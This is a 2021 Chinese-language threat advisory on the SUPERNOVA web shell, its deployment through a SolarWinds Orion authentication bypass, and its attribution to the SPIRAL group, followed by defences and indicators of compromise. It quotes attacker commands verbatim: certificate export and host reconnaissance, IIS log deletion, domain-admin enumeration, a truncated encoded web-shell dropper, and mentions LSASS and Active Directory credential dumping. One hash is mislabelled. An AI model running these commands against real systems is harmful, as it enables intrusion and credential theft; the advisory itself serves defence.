數聯資安

SUPERNOVA 攻擊活動歸因及相關技術分析

總頁數，：13 頁（含封面及附件）

文件編號：X-103

機密等級：□機密□密■一般

©數聯資安股份有限公司

中華民國 110 年 03 月 12 日

目錄

壹、 相關訊息 3

貳、 訊息深入探討 4

一、 SPIRAL 駭客如何部署 SUPERNOVA 5

二、 行為相似的攻擊活動 7

三、 結語 8

參、 防護及修補建議 9

肆、 Indicatorsofcompromise(IoCs) 10

伍、 參考資料 11

圖 目 錄

圖 1 Secureworks 原文連結 4
圖 2 針對 SolarWinds 伺服器傳送的 HTTP POST 請求以及在主機上執行的指令。 5
圖 3 透過利用 CVE-2020-10148 執行的偵查腳本。 5
圖 4 駭客將 SUPERNOVA Web Shell 寫入硬體資料夾內。 6
圖 5 使用 comsvcs.dll 轉儲的 LSASS Process。 6
圖 6 執行 ntdsutil 的 Threat actor 轉儲包含網域憑證的 Active Directory 資料庫。 7
圖 7 2018 及 2020 入侵活動中相似的指令。 7

壹、 相關訊息

Secureworks 發布了一篇文章，內容為其研究人員發現 SUPERNOVA Web Shell 與 SPIRAL 駭客組織之間的關聯性，並在調查多個事件後確認相關技術細節、確認在 SUPERNOVA Web Shell 攻擊事件與 SPIRAL 駭客組織相關的攻擊案件中都會存取相同的 C2 等。

貳、 訊息深入探討




圖1　*Secureworks 原文連結*

一、 SPIRAL 駭客如何部署 SUPERNOVA

根據研究人員觀察，駭客利用 SolarWinds Orion API 身份驗證繞過漏洞（CVE-2020-10148）執行偵聽腳本，然後將 SUPERNOVA Web Shell 寫入硬碟內，如下圖。

CVE-2020-10148 exploitation	HTTP POST - > /api/Action/TestAction/i18n.ashx	port:443	User agent: Mozilla/5.0
SolarWinds server command execution - Reconnaisance	cmd /c "powershell /c "$mypwd=ConvertTo-SecureString -String \"1234\" -Force -AsP		
CVE-2020-10148 exploitation	HTTP POST -> /api/Action/TestAction/ScriptResource.axd	port:443	User agent: Mozilla/5.0
Deploying SUPERNOVA web shell	powershell /c "$b=\"TVqQAAMAAAAEAAAA//8AALgAAAA[redacted]AAA\";$f=\"C:\in		
SUPERNOVA web shell interaction	HTTP POST -> /Orion/logoimagehandler.ashx	port:443	User agent: python-requests/2.22.0
SolarWinds server command execution - Examining IIS logs	cmd /c "dir C:\inetpub\logs\logfiles\ > C:\inetpub\SolarWinds\license.txt&dir C:\inetp		
SUPERNOVA web shell interaction	HTTP POST - >/Orion/logoimagehandler.ashx	port:443	User agent: python-requests/2.22.0
SolarWinds server command execution - Deleting IIS logs	cmd /c "del C:\inetpub\logs\logfiles\w3svc2\[redacted].log"		
SUPERNOVA web shell interaction	HTTP POST - >/Orion/logoimagehandler.ashx	port:443	User agent: python-requests/2.22.0
SolarWinds server command execution - Find domain admins	cmd /c "net group \"domain admins\"/domain >> C:\inetpub\SolarWinds\license.txt"		

圖2　*針對 SolarWinds 伺服器傳送的 HTTP POST 請求以及在主機上執行的指令。*

偵查腳本由一系列使用“&”連接的指令組成，該腳本會將輸出的內容寫入 C：\ inetpub \ SolarWinds \ license.txt

```
cmd /c "powershell /c "$mypwd=ConvertTo-SecureString -String \"1234\" -Force -AsPlainText;Get-ChildItem -Path cert:\localMachine\my| where
{$_.Subject -like \"CN=SolarWinds-Orion\"} | Export-PfxCertificate -FilePath C:\inetpub\SolarWinds\license.txt -Password $mypwd"&echo
AAAAAAAAAA>>C:\inetpub\SolarWinds\license.txt&fsutil fsinfo drives>>C:\inetpub\SolarWinds\license.txt&tasklist
/v>>C:\inetpub\SolarWinds\license.txt&systeminfo>>C:\inetpub\SolarWinds\license.txt&net start>>C:\inetpub\SolarWinds\license.txt&ipconfig
/all>>C:\inetpub\SolarWinds\license.txt&arp -a>>C:\inetpub\SolarWinds\license.txt&dir c:\>>C:\inetpub\SolarWinds\license.txt&dir
c:\progra~1\>>C:\inetpub\SolarWinds\license.txt&dir c:\progra~2\>>C:\inetpub\SolarWinds\license.txt&echo
AAAAAAAAAA>>C:\inetpub\SolarWinds\license.txt&dir "C:\Documents and Settings\All Users\Start
Menu\Programs\Startup">>C:\inetpub\SolarWinds\license.txt&netstat -ano>>C:\inetpub\SolarWinds\license.txt&whoami
/all>>C:\inetpub\SolarWinds\license.txt&net localgroup administrators>>C:\inetpub\SolarWinds\license.txt&dir
c:\users\>>C:\inetpub\SolarWinds\license.txt&reg query HKEY_LOCAL_MACHINE\SOFTWARE>>C:\inetpub\SolarWinds\license.txt&netsh firewall show
config>>C:\inetpub\SolarWinds\license.txt&net use>>C:\inetpub\SolarWinds\license.txt&dir
C:\inetpub\SolarWinds\bin\*logoimag*>>C:\inetpub\SolarWinds\license.txt&echo AAAAAAAAAA>>C:\inetpub\SolarWinds\license.txt&type
C:\inetpub\SolarWinds\bin\App_Web_logoimagehandler.ashx.*>>C:\inetpub\SolarWinds\license.txt&echo AAAAAAAAAA>>C:\inetpub\SolarWinds\license.txt
C:\inetpub\SolarWinds\bin\logoimagehandler.ashx.*>>C:\inetpub\SolarWinds\license.txt&echo AAAAAAAAAA>>C:\inetpub\SolarWinds\license.txt&"
```

圖3　*透過利用 CVE-2020-10148 執行的偵查腳本。*

SUPERNOVA Web Shell 是使用 PowerShell 命令寫入硬體資料夾內，而 SUPERNOVA 用.NET C#編寫針對 SolarWinds Orion 平台使用的（app_web_logoimagehandler.ashx.b6031896.dll）的木馬版本。




圖4　*駭客將 SUPERNOVA Web Shell 寫入硬體資料夾內。*

駭客透過 SUPERNOVA Web Shell 使用 net、dir 和 whoami 指令進行其他偵察活動並透過使用 comsvcs.dll 轉儲 LSASS Process 的內容來竊取資料，此過程輸出的內容也會傳輸到 license.txt 文件，並隨後將其刪除。最後駭客會透過網絡共享映射到 C2 主機上。



圖5　*使用 comsvcs.dll 轉儲的 LSASS Process。*

二、 行為相似的攻擊活動

Secureworks 事件調查人員經過分析確認此活動與 2018 年同一受害者網路上針對 ManageEngine ServiceDesk 攻擊活動相似。

2018 年駭客透過利用易受攻擊並且公開的 ManageEngine ServiceDesk 伺服器獲得訪問權限並收集網域憑證，然後使用它們從 Office 365 SharePoint 中訪問文件和 OneDrive 服務。



圖6 *執行 ntdsutil 的 Threat actor 轉儲包含網域憑證的 Active Directory 資料庫。*

2018 年研究人員無法將此活動歸因於任何已知的駭客組織，直至 2020 年底 SPIRAL 駭客入侵後確認了以下相似之處：

- 皆透過 comsvcs.dll 轉儲 LSASS Process，並使用相同的輸出文件路徑。




圖7 *2018 及 2020 入侵活動中相似的指令。*

- 存取相同的兩台伺服器：網域伺服器和可以提供敏感業務資料的伺服器。
- 相同的“ c：\ users \ public”路徑用作目錄。
- 兩次入侵均使用了三個相同的管理員帳號。

三、 結語

SUPERNOVA 在 11 月的相關活動與研究人員在 8 月進行的分析活動間的相似性表明，這兩次入侵活動與 SPIRAL 駭客組織有絕對的關係。

參、 防護及修補建議

分類	簡單介紹及針對此 IOC 可以執行的防護操作
IP Address	建議將對應的 IP 透過防火牆、IPS 規則或是黑名單來進行阻擋或是限制存取。
SHA256	此為惡意程式、病毒、惡意文件等檔案以不同的演算法經過內容換算得出來的 HASH，用以辨識不同的樣本，建議透過防毒軟體的 CUSTOM HASH BANNING 進行手動增加已使對應樣本能被貴客戶所使用之防護設備偵測並阻擋。

肆、 Indicatorsofcompromise(IoCs)

- IP Address
  - 4.59.231.58
  - 24.59.231.62
  - 24.59.231.60
  - 24.59.231.61
  - 24.59.231.59
  - 23.236.125.20
  - 76.237.140.245
  - 117.21.187.144

- SHA1
  - c15abaf51e78ca56c0376522d699c978217bf041a3bd3c71d09193efa5717c71

伍、 參考資料

- https://www.secureworks.com/blog/supernova-web-shell-deployment-linked-to-spiral-threat-group
- https://exchange.xforce.ibmcloud.com/collection/SUPERNOVA-Web-Shell-Deployment-Linked-to-SPIRAL-Threat-Group-ab0f825acd5382e39bd9b6381733204a